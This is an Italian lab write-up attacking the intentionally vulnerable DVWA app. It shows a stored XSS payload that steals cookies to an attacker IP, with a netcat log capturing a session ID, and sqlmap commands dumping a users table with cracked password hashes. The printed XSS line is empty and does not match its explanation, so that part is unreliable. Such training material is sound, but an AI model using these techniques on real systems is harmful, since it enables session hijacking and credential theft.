


XSS STORED

Dopo aver settato le macchine Kali e Metasploitable sulla stessa rete interna, andiamo a vedere la tab di DVWA chiamata “Stored Cross Site Scripting (XSS)” con security LOW.

Vulnerability: Stored Cross Site Scripting (XSS)

A screenshot of the DVWA 'Stored Cross Site Scripting (XSS)' page. It features a form with two input fields: 'Name *' and 'Message *'. The 'Message *' field is a larger text area. Below the fields is a button labeled 'Sign Guestbook'. The form is set against a light blue background.

Proviamo subito se l'input che vediamo è vulnerabile inserendo una semplice richiesta di Alert in java script come messaggio:

`<script>alert('fregato!');</script>`

Il server ci restituisce un pop up con il messaggio da noi inserito.



Possiamo vedere subito la differenza con il tipo “reflected” ricaricando la pagina infatti il server ricarica in ordine anche i messaggi che abbiamo già inserito nel Guestbook.

Otteniamo di nuovo il pop-up precedente anche senza aver inserito il comando un'altra volta. Questo ci dà la conferma che il server ha salvato in memoria (“stored”) il nostro comando e ogni volta che viene visitata la pagina lo esegue.

A questo punto abbiamo solo l'imbarazzo della scelta su come attaccare il server.

Cookie stealing

Andiamo ora a vedere come implementare uno script per rubare i cookie di sessione (cosa molto utile per rubare altre risorse agli utenti).

In primis notiamo subito che l'input del messaggio prende al massimo 50 caratteri e per il nostro exploit ce ne serviranno di più, andiamo quindi a modificare la lunghezza massima analizzando la pagina HTML. Così facendo possiamo inserire messaggi lunghi a piacere.

```

▶ <tr>...</tr>
▼ <tr>
  <td width="100">Message *</td>
  ▼ <td>
    <textarea name="mtxMessage" cols="50" rows="3"
    maxlength="200"></textarea>
  </td>

```

Ora andiamo a digitare nella box il comando che vogliamo, in questo caso:

`<script>document.write('')</script>`

Analizziamo il seguente comando:

- `<script>[...]</script>` : Indica l'inizio e la fine dello script.
- `document.write` : creo un documento.
- `img` : creo un'immagine (inesistente) nella quale inserire e nascondere i cookie.
- `src="http://192.168.50.100/biscotti.gif?cookie="` : specifico la destinazione e creo un payload che sarà riempito con la prossima istruzione.
- `+ document.cookie +` : leggo i cookie.

Ora è sufficiente mettersi in ascolto della propria porta HTTP (80) per esempio utilizzando NetCat come segue:

```

(kali@kali)-[~]
$ nc -v -n -l -p 80
listening on [any] 80 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 52428
GET /biscotti.gif?cookie=security=low;%20PHPSESSID=4c2914ec38fb353eb15d561a4ac01e1c HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/

```

Come possiamo usare i cookie ottenuti?

Adesso che abbiamo ottenuto i cookie di sessione possiamo utilizzarli come se fossero nostri e quindi, per esempio, incollandoli nel nostro browser saltare la fase di autenticazione e loggarci come un altro utente.

SQL BLIND

Per la risoluzione di questo esercizio utilizzeremo principalmente SQLmap.

In primis ci servono i cookie di sessione che inseriremo dopo nel programma, andiamo copiarli direttamente dal browser (più veloce che aprire burpsuite).

Vulnerability: SQL Injection (Blind)

User ID:

Submit

Come nel caso normale vediamo che inserendo payloads il programma ci restituisce le credenziali di accesso. (MA SICURI CHE SIA BLIND?)

Ipotizziamo quindi che ci sia almeno una tabella che contiene tali informazioni.

andiamola a cercare con sqlmap inserendo la stringa:

`sqlmap -u 'http://192.168.50.101/dvwa/vu`

`lnerabilities/sqli_blind/?id=1&Submit=Submit' -cookie 'security=low;`

`PHPSESSID=XXXXXXXXXXXXX' -D DVWA --tables`

Così sqlmap ci restituisce le tabelle disponibili:

```
Database: DVWA
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Ora che ne abbiamo la conferma possiamo andiamo a fare una vera e propria lettura del DB.

Digitiamo:

`sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit'`

`-cookie 'security=low; PHPSESSID='XXXXXXXXX' -T user --dump`

Ora il programma ha trovato tutti i valori della tabella incluse gli hash delle password in MD5.

Ci chiede in seguito se vogliamo provare un attacco a dizionario sugli hash e dato che sono molto semplici (in caso contrario possiamo usare John the Ripper) rispondiamo in modo affermativo ottenendo:

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+
```